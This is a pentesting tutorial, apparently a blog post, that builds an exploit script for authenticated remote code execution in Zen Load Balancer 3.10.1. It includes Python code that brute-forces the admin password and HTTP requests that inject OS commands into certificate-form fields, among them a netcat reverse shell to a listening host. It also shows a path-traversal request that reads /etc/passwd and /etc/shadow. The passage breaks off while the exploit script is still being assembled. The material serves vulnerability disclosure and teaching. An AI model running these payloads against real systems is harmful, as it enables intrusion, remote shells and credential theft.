

Pentesting Zen Load Balancer

QUICK TUTORIAL

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Intro

In this document I'll try to investigate the bug I found few weeks ago - RCE in Zen Load Balancer(3.10.1)[[1](#)] also known as CVE-2019-7301[[2](#)]. Reader – with the basic knowledge of python language and OWASP TOP 10 - will be able to continue and should be able to understand the whole idea of creating „quick poc” described below. In the final stage we will end up with the fully working postauth RCE exploit.

Enjoy and have fun! ;)

[Cody](#)

Environment

This time we'll use the same environment I used during the original research. As it was described in the post[1] to proceed we'll use 2 VMs:

- Kali Linux – with all my scripts and tools (we will also use it as a *jumphost*)
- Zen Load Balancer ISO (3.10.1) – downloaded from SourceForge[\[3\]](#).

Both machine should *see* each other (which means that both of them should be connected to the one network – most of time I'm using *bridge* network settings when I'm doing some research on VirtualBox, so it should work for you as well).

Next...

Initial foothold

We already know[2] that to exploit this bug we need to be logged-in as an admin user. That's nice but it could be a problem during our pentests. For most cases the password on target box will probably be more difficult than simple „P@sswOrd” or „admin1”. ;)

To solve that we'll try to prepare a small script. Let's start in Kali console:

```
root@kali: /home/c/src/eonila/zenload3r
#!/usr/bin/env python
# zenload3r.py - zen load balancer pwn3r
# 28.03.2020 @ 22:41
#
# by cody sixteen
#

import sys, re
import requests
import ssl
from functools import partial
ssl.wrap_socket = partial(ssl.wrap_socket, ssl_version=ssl.PROTOCOL_TLSv1)
# disable ssl warnings:
import urllib3
urllib3.disable_warnings()

#
target = sys.argv[1]
```

Good. So far we have all needed *imports*. We can proceed with some ‘basic settings’. Our first goal is to check if the target host is alive. Next case will be to try to login in. Let's do it:

```
# target = sys.argv[1]
username = 'admin'
password = ''

def main():
    print 'zenload3r.py - zen load balancer pwn3r'
    print '      zenload3r.py - vs - %s' % ( target )
    print ''

    print '[+] checking if host is alive...'

    sess = requests.session()
    global baseUrl
    baseUrl = target + ':444/index.cgi'
    checkBaseUrl = sess.get(baseUrl, verify=False)
    checkBaseResp = checkBaseUrl.status_code

    #print checkBaseResp
    if checkBaseResp == 401:
        print '[i] ...it is. we need to log in to proceed'
        logmein(baseUrl)

def logmein(target):
    print '[+] trying %s and default password "%s" vs %s' % (username, password, baseUrl)
```

Let's verify our simple code:

```
c@c@kali: ~/src/eonila/zenload3r
c@c@kali:~/src/eonila/zenload3r$ ./zenload3r.py https://192.168.1.200
zenload3r.py - zen load balancer pwn3r
      zenload3r.py - vs - https://192.168.1.200

[+] checking if host is alive...
[i] ...it is. we need to log in to proceed
[+] trying admin and default password "" vs https://192.168.1.200:444/index.cgi
c@c@kali:~/src/eonila/zenload3r$
```

Looks good so far. (I know I'm not the best programmer in the world and „you can probably do it better“ ;) but for the concept of ‘the basics’ – I think: if it works – it's good enough ;)).

The whole script so far:

```
#!/usr/bin/env python
# zenload3r.py - zen load balancer pwn3r
# 28.03.2020 @ 22:41
#
# by cody sixteen
#

import sys, re
import requests
import ssl
from functools import partial
ssl.wrap_socket = partial(ssl.wrap_socket, ssl_version=ssl.PROTOCOL_TLSv1)
# disable ssl warnings:
import urllib3
urllib3.disable_warnings()

#
target = sys.argv[1]
username = 'admin'
password = ""

def main():
    print 'zenload3r.py - zen load balancer pwn3r'
    print '  zenload3r.py - vs - %s' % ( target )
    print ""

    print '[+] checking if host is alive...'

    sess = requests.session()
    global baseUrl
    baseUrl = target + ':444/index.cgi'
    checkBaseUrl = sess.get(baseUrl, verify=False)
    checkBaseResp = checkBaseUrl.status_code

    #print checkBaseResp
    if checkBaseResp == 401:
        print '[i] ...it is. we need to log in to proceed'
        logmein(baseUrl)

def logmein(target):
    print '[+] trying %s and default password "%s" vs %s' % (username, password, baseUrl)

    # login with defaults
    # if no luck -> bf(baseurl, admin, pass)
    # if passed -> goto:revshell

    # run me:
if __name__ == '__main__':
    main()
```

Good. Now it's time to login in. ;] We will start here:

```

def logmein(target):
    print '[+] trying %s and default password "%s" vs %s' % (username, password, baseUrl)

    #pwd_file = '/usr/share/wordlists/dirb/common.txt'
    pwd_file = 'passwd.lst'

    try:
        read_pwds = open(pwd_file, 'r')
        pwds = read_pwds.readlines()

        for pwd in pwds:
            pwd = pwd.rstrip()
            logme = sess.post(baseUrl, auth=HTTPBasicAuth(username,pwd) )
            logmeresp = logme.text

            print logmeresp

    except requests.exceptions.ConnectionError:
        print '[-] Can not connect to remote host :C\n'

```

Ok, it should be good as a skeleton. To make it better – remember that we installed Zen Load Balancer on our VirtualBox? Let's login in to the main page:

The screenshot shows the Zen Load Balancer Community Edition web interface. The URL in the address bar is `https://192.168.1.200:444`. The page title is "Load Balancer Community Edition". On the right, there is a "Hello admin | Cluster" message. The main menu includes "Manage", "Monitoring", "Settings", and "About". Below the menu, the heading "Manage::Global View" is displayed. A green banner at the top says "Zen Load Balancer Professional Products & Services". Under this, there are two columns: "Professional Services" and "Professional Products". In the "Professional Services" column, there are links for "Get Support for Zen Community and Enterprise Edition" and "Already have Professional Support? Open a Support Request here". In the "Professional Products" column, there are links for "Get more from Zen with Enterprise Ed" and "Get your best Zen-Ready SSL Certifica".

There is no need to use the whole `print logmeresp`. As you can see when admin user is logged-in there will be a „Hello admin” message in the front page. We will use that to fix our super code:

The screenshot shows the browser developer tools with the "view-source" URL `view-source:https://192.168.1.200:444/`. The source code is displayed, and line 48 is highlighted, showing the text "Hello **admin**". The code also includes other parts of the header and body.

We will use this string (using python's `re` module) with our (`logme`)response, like this:

```

def logmein(target):
    print '[+] trying %s and default password "%s" vs %s' % (username, password, baseUrl)

    #pwd_file = '/usr/share/wordlists/dirb/common.txt'
    pwd_file = 'passwd.lst'

    try:
        read_pwds = open(pwd_file, 'r')
        pwds = read_pwds.readlines()

        for pwd in pwds:
            pwd = pwd.rstrip()
            logme = sess.post(baseUrl, auth=HTTPBasicAuth(username,pwd))
            logmeresp = logme.text

            #print logmeresp
            if '<p>Hello <strong>admin</strong>' in logmeresp:
                print '[+] admin user logged-in! :D'
                print '[+] working password: %s' % ( pwd )

    except requests.exceptions.ConnectionError:
        print '[-] Can not connect to remote host :C\n'

```

Now our script should work like this:

```

c@kali:~/src/eonila/zenload3r$ ./zenload3r.py https://192.168.1.200
zenload3r.py - zen load balancer pwn3r
    zenload3r.py - vs - https://192.168.1.200

[+] checking if host is alive...
[i] ...it is. we need to log in to proceed
[+] trying admin and default password "P@ssw0rd" vs https://192.168.1.200:444/index.cgi
[+] admin user logged-in! :D
[+] working password: admin
c@kali:~/src/eonila/zenload3r$ 

```

So far, so good. ;] Our current code is presented on the table below:

<pre> #!/usr/bin/env python # zenload3r.py - zen load balancer pwn3r # 28.03.2020 @ 22:41 # # by cody sixteen # import sys, re import requests import ssl from functools import partial ssl.wrap_socket = partial(ssl.wrap_socket, ssl_version=ssl.PROTOCOL_TLSv1) # disable ssl warnings: import urllib3 urllib3.disable_warnings() from requests.auth import HTTPBasicAuth # target = sys.argv[1] username = 'admin' password = 'P@ssw0rd' def main(): print 'zenload3r.py - zen load balancer pwn3r' print ' zenload3r.py - vs - %s' % (target) print '' print '[+] checking if host is alive...' </pre>
--

```

global sess
sess = requests.session()
global baseUrl
baseUrl = target + ':444/index.cgi'
checkBaseUrl = sess.get(baseUrl, verify=False)
checkBaseResp = checkBaseUrl.status_code

#print checkBaseResp
if checkBaseResp == 401:
    print '[i] ...it is. we need to log in to proceed'
    logmein(baseUrl)

def logmein(target):
    print '[+] trying %s and default password "%s" vs %s' % (username, password, baseUrl)

    #pwd_file = '/usr/share/wordlists/dirb/common.txt'
    pwd_file = 'passwd.lst'

    try:
        read_pwds = open(pwd_file, 'r')
        pwds = read_pwds.readlines()

        for pwd in pwds:
            pwd = pwd.rstrip()
            logme = sess.post(baseUrl, auth=HTTPBasicAuth(username,pwd))
            logmeresp = logme.text

            #print logmeresp
            if '<p>Hello <strong>admin</strong>' in logmeresp:
                print '[+] admin user logged-in! :D'
                print '[+] working password: %s' % ( pwd )

    except requests.exceptions.ConnectionError:
        print '[-] Can not connect to remote host :C\n'

# run me:
if __name__ == '__main__':
    main()


```

As we are already **admin** we can proceed to the next step. Let's go...

Similarities

In last section we created an initial working *poc* to guess the password for our Zen Load Balancer. With the valid password we can start from the post with already described bug[1] or we can try to find something similar – goal stays the same: we are still looking for RCE.

As the details about the previous bug are already publicly disclosed[1] I decided it will be better to find few more similar bugs:




The screenshot shows the Burp Suite interface. The address bar at the top displays the URL <https://code610.blogspot.com/2019/01/rce-in-zenload-balancer.html>. Below the address bar is the Burp Suite menu bar with options like Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, and Extender. The main window is divided into Request and Response panes. The Request pane shows a GET request to `/index.cgi?id=1-3&action=View_Cert&certname=;date>/tmp/date.now#` over HTTP/1.1. The Host header is set to `192.168.1.23:444`, and the User-Agent header is `Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0`. The Response pane shows the raw HTTP response.

We will start in the same place...

Example 01 - Manage Certificates

We will start here:



The screenshot shows a web browser window with the URL `https://192.168.1.10:444/index.cgi`. The page title is "Zen Load Balancer Community Edition". The main content area shows a "Manage::Certificates" section. A green success message box says "SUCCESS! Cert asd created.". Below it is a "Certificates inventory" table with columns: File, Type, Common Name, and Issuer. One row in the table shows a file named "zenloadb [Uruchomiona]" with a CSR type and the common name "asd". The "Issuer" column contains a command-line session from a root shell on the Zen Load Balancer. The session shows the user running "curl" to upload a CSR file to the server and then executing a command to generate a certificate. The command includes parameters like `cert_name=asd&cert_issuer=Sasd";id>/tmp/d1#ofint&cert_fqn=asd&cert_division=asd&cert_organization=asd&cert_locality=asd&cert_state=asd&cert_country=as&cert_mail=asd%40asd.com&cert_key=2048&id=1-3&actionpost=Generate+CSR`.

As you can see *cert_issuer* parameter is vulnerable to OS command injection. Looks like another RCE ;)

;) Can we find something similar?

Manage::Certificates

SUCCESS! Cert asd created.

File	Type	Common Name	Issuer
zenloadb [Uruchomiona] - Oracle VM VirtualBox			
Plik Maszyna Wejście Urządzenia Pomoc			
root@zenload:/usr/local/zenloadbalancer/logs# tail -n1 -f zenloadbalancer.log			
Sat Mar 28 12:01:00 EDT 2020 - 192.168.1.10:444 - 10.0.2.2 - admin - Cert asd created			
Sat Mar 28 12:02:00 EDT 2020 - 192.168.1.10:444 - 10.0.2.2 - admin - Creating CSR: /usr/bin/openssl req -nodes -newkey rsa:2048 -keyout /usr/local/zenloadbalancer/config/asd.key -out /usr/local/zenloadbalancer/config/asd.csr -batch -subj "/C=as/ST=asd/L=asd/0=asd/OU=asd" ;id>/tmp/id1;#sd/CN=asd@emailAddress=asd@asd.com"			
Sat Mar 28 12:02:00 EDT 2020 - 192.168.1.10:444 - 10.0.2.2 - admin - Cert asd created			
Sat Mar 28 12:02:31 EDT 2020 - 192.168.1.10:444 - 10.0.2.2 - admin - Creating CSR: /usr/bin/openssl req -nodes -newkey rsa:2048 -keyout /usr/local/zenloadbalancer/config/asd.key -out /usr/local/zenloadbalancer/config/asd.csr -batch -subj "/C=as/ST=asd/L=asd/0=asd/OU=asd" ;id>/tmp/idnow;#asd/CN=asd@emailAddress=asd@asd.com"			
Sat Mar 28 12:02:32 EDT 2020 - 192.168.1.10:444 - 10.0.2.2 - admin - Cert asd created			
cc'C			
root@zenload:/usr/local/zenloadbalancer/logs# cat /tmp/idnow			
uid=0(root) gid=0(root) groups=0(root)			
root@zenload:/usr/local/zenloadbalancer/logs# _			

Request

Raw Params Headers Hex

POST /index.cgi HTTP/1.1
Host: 192.168.1.10:444
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://192.168.1.10:444/index.cgi?id=1-3&action>Show_Form
Content-Type: application/x-www-form-urlencoded
Content-Length: 247
Origin: https://192.168.1.10:444
Authorization: Basic YWRtaW46UEBzc3cwcmQ=
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

cert_name=asd&cert_issuer=Sofintel&cert_fqdn=asd&cert_division=asd;nc%20192.168.1.12%204444%20-e%20/bin/sh;%20&cert_organization=asd&cert_locality=asd&cert_state=asd&cert_country=as&cert_mail=asd%40asd.com&cert_key=2048&id=1-3&actionpost=Generate+CSR&button=Generate+CSR

Sure! Can we use it (just like before[1]) to get reverse shell?

Request

Raw Params Headers Hex

POST /index.cgi HTTP/1.1
Host: 192.168.1.11:444
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://192.168.1.10:444/index.cgi?id=1-3&action>Show_Form
Content-Type: application/x-www-form-urlencoded
Content-Length: 269
Origin: https://192.168.1.10:444
Authorization: Basic YWRtaW46UEBzc3cwcmQ=
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

cert_name=asd&cert_issuer=Sofintel&cert_fqdn=asd&cert_division=asd;nc%20192.168.1.12%204444%20-e%20/bin/sh;%20&cert_organization=asd&cert_locality=asd&cert_state=asd&cert_country=as&cert_mail=asd%40asd.com&cert_key=2048&id=1-3&actionpost=Generate+CSR&button=Generate+CSR

Kali Linux terminal output:

```
root@kali:~# ifconfig
root@kali:~# ifdown eth0
root@kali:~# ifup eth0
root@kali:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.11: inverse host lookup failed: Unknown host
connect to [192.168.1.12] from (UNKNOWN) [192.168.1.11] 46920
```

root@kali:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.11: inverse host lookup failed: Unknown host
connect to [192.168.1.12] from (UNKNOWN) [192.168.1.11] 46920

Of course! ;]

So... you want more RCE 0days? Let's try the rest of the parameters in this request – below *cert_organization*:

c@c:kali: ~

Request

Raw Params Headers Hex

POST /index.cgi HTTP/1.1
Host: 192.168.1.11:444
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://192.168.1.10:444/index.cgi?id=1-3&action>Show_Form
Content-Type: application/x-www-form-urlencoded
Content-Length: 272
Origin: https://192.168.1.10:444
Authorization: Basic YWRtaW46UEBzc3cwcmQ=
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

cert_name=asd&cert_issuer=Sofintel&cert_fqdn=asd&cert_division=asd&cert_organization=aasd;nc%20192.168.1.12%204444%20-e%20/bin/sh;%20&cert_locality=asd&cert_state=asd&cert_country=as&cert_mail=asd%40asd.com&cert_key=2048&id=1-3&actionpost=Generate+CSR&button=Generate+CSR

Next – *cert_locality*:

```
c@kali:~$ nc -lvp 4444
listening on [any] 4444 ...
192.168.1.11: inverse host lookup failed: Unknown host
connect to [192.168.1.12] from (UNKNOWN) [192.168.1.11] 46921
```

More? ;]

```
c@kali:~$ nc -lvp 4444
listening on [any] 4444 ...
192.168.1.11: inverse host lookup failed: Unknown host
connect to [192.168.1.12] from (UNKNOWN) [192.168.1.11] 46922
```

To save you some time: buggy parameters in this one request:

- cert_issuer
- cert_division
- cert_organization
- cert_locality
- cert_state
- cert_country
- cert_email

All can lead to OS command injection. Pretty good for one request.

Original request with the **payload** is presented on the table below:

<pre>POST /index.cgi HTTP/1.1 Host: 192.168.1.10:444 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: pl,en-US;q=0.7,en;q=0.3</pre>

```

Accept-Encoding: gzip, deflate
Referer: https://192.168.1.10:444/index.cgi?id=1-3&action>Show_Form
Content-Type: application/x-www-form-urlencoded
Content-Length: 247
Origin: https://192.168.1.10:444
Authorization: Basic YWRtaW46UEBzc3cwcmQ=
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

cert_name=asd&cert_issuer=Sofintel&cert_fqdn=asd&cert_division=aas";id>/tmp/idnow;#asdd&cert_organization=asd
&cert_locality=asd&cert_state=asd&cert_country=as&cert_mail=asd%40asd.com&cert_key=2048&id=1-
3&actionpost=Generate+CSR&button=Generate+CSR

```

Example 02 – Monitoring Logs

This is always nice when we can see some logs presented in the webapp we are pentesting. Pretty often it is possible to find somekind of a bug in the log parser/viewer (you name it). I was sure I'll find something like XSS or CSRF but there was a little surprise. Check it out:

Monitoring::Logs

System logs

Log: mini_httpd.log

/usr/local/zenloadbalancer/logs/mini_httpd.log - Sun Mar 29 06:55:40 2020

Log: zenloadbalancer.log

/usr/local/zenloadbalancer/logs/zenloadbalancer.log - Sun Mar 29 05:58:37 2020

Tail the last lines [See logs](#)

I think you already know where this is going ;) I used Burp Suite to intercept this request to modify the *filelog* parameter:

Monitoring::Logs

System logs

Log: mini_httpd.log

/usr/local/zenloadbalancer/logs/mini_httpd.log

Log: zenloadbalancer.log

/usr/local/zenloadbalancer/logs/zenloadbalancer.log

Tail the last lines [See logs](#)

Request

Raw Params Headers Hex

GET /index.cgi?id=2-3&filelog=/etc/passwd&nlines=100&action=See+logs HTTP/1.1
Host: 192.168.1.11:444
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Authorization: Basic YWRtaW46UEBzc3cwcmQ=
Connection: close
Referer: https://192.168.1.11:444/index.cgi?id=2-3
Upgrade-Insecure-Requests: 1

Response looks like this:

Response

[Raw](#) [Headers](#) [Hex](#) [HTML](#) [Render](#)

```
/usr/local/zenloadbalancer/logs/mini_httpd.log - Sat Mar 28 12:20:26 2020</td></tr>
</table><br><br><b>Log: zenloadbalancer.log</b><br><table><tr ><td style="border: 0; name="filelog" value="/usr/local/zenloadbalancer/logs/zenloadbalancer.log"></td><td style="border: 0; name="filelog" value="/usr/local/zenloadbalancer/logs/zenloadbalancer.log - Sat Mar 28 12:20:03 2020"></td></tr></table><br><br>Tail the last <input type="text" value="100" name="nlines" size="5"> lines<br>value="See logs" name="action" class="button small"></form><br><div id="page-header">tail last 100 lines</b><br>root:x:0:0:root:/root:/bin/bash
<br>daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
<br>bin:x:2:2:bin:/bin:/usr/sbin/nologin
<br>sys:x:3:3:sys:/dev:/usr/sbin/nologin
<br>sync:x:4:65534:sync:/bin:/bin/sync
<br>games:x:5:60:games:/usr/games:/usr/sbin/nologin
<br>man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
<br>lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
<br>mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
<br>news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
<br>uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
<br>proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
<br>
```

Good. As you probably remember from the **Case 01**, according to the results (of `/usr/bin/id`) – we are root user. So it should be possible to read `shadow` file as well, right?

<p>Request</p> <p>Raw Params Headers Hex</p> <pre>GET /index.cgi?id=2-3&filelog=/etc/shadow&nlines=100&action=See+logs HTTP/1.1 Host: 192.168.1.11:444 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: pl,en-US;q=0.7,en;q=0.3 Accept-Encoding: gzip, deflate Authorization: Basic YWRtaW46UEBzc3cwcmQ= Connection: close Referer: https://192.168.1.11:444/index.cgi?id=2-3 Upgrade-Insecure-Requests: 1</pre>	<p>Response</p> <p>Raw Headers Hex HTML Render</p> <pre>name="filelog" value="/usr/local/zenloadbalancer/logs/zenloadbalancer.log - Sat Mar 28 12:20:26 2020" </td></tr></table>

Tail the last <input type="text" value="100" name="nlines" size="5"> lines
value="See logs" name="action" class="button small"></form>
<div id="page-header">tail last 100 lines
root:\$6\$IQ3wuEHm\$eZh51HJt0PtybX3.m8JLJ.kjAYp0YLs8CIMaq4b1s70K7pv:18349:0:99999:7:::
daemon:18349:0:99999:7:::
bin:18349:0:99999:7:::
sys:18349:0:99999:7:::
sync:18349:0:99999:7:::
games:18349:0:99999:7:::
man:18349:0:99999:7:::
lp:18349:0:99999:7:::
mail:18349:0:99999:7:::
news:18349:0:99999:7:::</pre>
---	--

Sure. ;] Our hero here is the `filelog` parameter:

<p>Monitoring::Logs</p> <p>Send Cancel < > </p> <p>System logs</p> <p>Log: mini_httpd.log</p> <p><input checked="" type="radio"/> /usr/local/zenloadbalancer/logs/mini_httpd.log</p>	<p>Request</p> <p>Raw Params Headers Hex</p> <pre>GET /index.cgi?id=2-3&filelog=/etc/shadow&nlines=100&action=See+logs HTTP/1.1 Host: 192.168.1.11:444 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: pl,en-US;q=0.7,en;q=0.3</pre>
--	--

zenloadb [Uruchomiona] - Oracle VM VirtualBox

```
Plik Maszyna Widok Wejście Urządzenia Pomoc
root@zenload:/usr/local/zenloadbalancer/logs# grep -nr -e filelog ../*www/*
../*www/index.cgi:125:$filelog      = ${Variables['filelog']}
../*www/content2-3.cgi:54:          print "<tr><td style='border: 0px;'><input type='radio' name='filelog' value=\"$filepath\"/></td>";
../*www/content2-3.cgi:68:          print "<tr><td style='border: 0px;'><input type='radio' name='filelog' value=\"$filepath\"/></td>";
../*www/content2-3.cgi:83:if ( $action eq "See logs" && $nlines !~ '^$/ && $filelog !~ '^$/ )
../*www/content2-3.cgi:85:          if ( -e $filelog )
../*www/content2-3.cgi:89:          print "<b>file $filelog tail las
t $nlines lines</b><br>";
../*www/content2-3.cgi:91:          if ( $filelog =~ /gz$/ )
../*www/content2-3.cgi:93:          @reject = '$zcat $filelog
| $tail -$nlines';
../*www/content2-3.cgi:97:          @reject = '$tail -$nlines
$filelog';
../*www/content2-3.cgi:115:          &errmsg( "We can not find the file $fi
lelog" );
root@zenload:/usr/local/zenloadbalancer/logs# _
```

Let's move to the next example...

Initial „proof-of-concept”

I think we have all the details to start creating our initial proof-of-concept.

As we are already *authenticated user* we can continue from that step:

```
def logmein(target):
    print '[+] trying %s and default password "%s" vs %s' % (username, password, baseUrl)

    #pwd_file = '/usr/share/wordlists/dirb/common.txt'
    pwd_file = 'passwd.lst'

    try:
        read_pwds = open(pwd_file, 'r')
        pwds = read_pwds.readlines()

        for pwd in pwds:
            pwd = pwd.rstrip()
            logme = sess.post(baseUrl, auth=HTTPBasicAuth(username,pwd))
            logmeresp = logme.text

            #print logmeresp
            if '<strong>admin</strong>' in logmeresp:
                print '[+] admin user logged-in! :D'
                print '[+] working password: %s' % ( pwd )
                load3r(target, username, pwd)

    except requests.exceptions.ConnectionError:
        print '[-] Can not connect to remote host :C\n'

def load3r(target, username, pwd):
    print '[+] time to get reverse shell, preparing...'
    print 'target: %s' % ( target )
    print 'user : %s' % ( username )
    print 'passwd: %s' % ( pwd )
```

Checking:

```
c@kali:~/src/eonila/zenload3r$ ./zenload3r.py https://192.168.1.200
zenload3r.py - zen load balancer pwn3r
    zenload3r.py - vs - https://192.168.1.200

[+] checking if host is alive...
[i] ...it is. we need to log in to proceed
[+] trying admin and default password "P@ssw0rd" vs https://192.168.1.200:444/index.cgi
[+] admin user logged-in! :D
[+] working password: admin
[+] time to get reverse shell, preparing...
target: https://192.168.1.200:444/index.cgi
user : admin
passwd: admin
c@kali:~/src/eonila/zenload3r$ vim zenload3r.py
c@kali:~/src/eonila/zenload3r$
```

Looks good. We can continue our modifications. Original request (from *example 01*) is presented on the table below:

POST /index.cgi HTTP/1.1
Host: 192.168.1.10:444
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://192.168.1.10:444/index.cgi?id=1-3&action>Show_Form
Content-Type: application/x-www-form-urlencoded
Content-Length: 247
Origin: https://192.168.1.10:444
Authorization: Basic YWRtaW46UEBzc3cwcmQ=
Connection: close
Upgrade-Insecure-Requests: 1

```
Cache-Control: max-age=0

cert_name=asd&cert_issuer=Sofintel&cert_fqdn=asd&cert_division=aas";id>/tmp/idnow;#asdd&cert_organization=asd
&cert_locality=asd&cert_state=asd&cert_country=as&cert_mail=asd%40asd.com&cert_key=2048&id=1-
3&actionpost=Generate+CSR&button=Generate+CSR
```

We can continue with our initial poc. Current goal is:

- check is target is alive
- guess password
- login in
- inject our command

After small modifications we should be somewhere here:

```
if '<p>Hello <strong>admin</strong>' in logmeresp:
    print '[+] admin user logged-in! :D'
    print '[+] working password: %s' % ( pwd )

    load3r(baseUrl, pwd)

except requests.exceptions.ConnectionError:
    print '[-] Can not connect to remote host :C\n'

def load3r(baseUrl, pwd):
    print '[+] time to get reverse shell, preparing...'

    creds = base64.b64encode("{}:{}".format(username,pwd))
    creds2 = creds.rstrip()
    print 'creds: ', creds2
```

All should be set properly now. Unfortunately after a while I still wasn't able to redirect ('logged-in') session to the 'next stage' -> request with our additional command(s).

This was the moment when I was looking for some help online. I wasn't sure which headers I'm missing and/or which should be fixed or excluded...

And that's how I found an excellent hint from mzer0[4]:

- „why not to use ‘copy as python request’ from Burp Suite?”

And it was priceless idea (thanks)! ;)

Example code generated by Burp is presented on the screen below:

```
c@kali:~/src/eonila/zenload3r$ cat ap.py
#!/usr/bin/env python
import requests

import base64
import sys, re
import ssl
from functools import partial
ssl.wrap_socket = partial(ssl.wrap_socket, ssl_version=ssl.PROTOCOL_TLSv1)
# disable ssl warnings:
import urllib3
urllib3.disable_warnings()
from requests.auth import HTTPBasicAuth

burp0_url = "https://192.168.1.200:444/index.cgi"
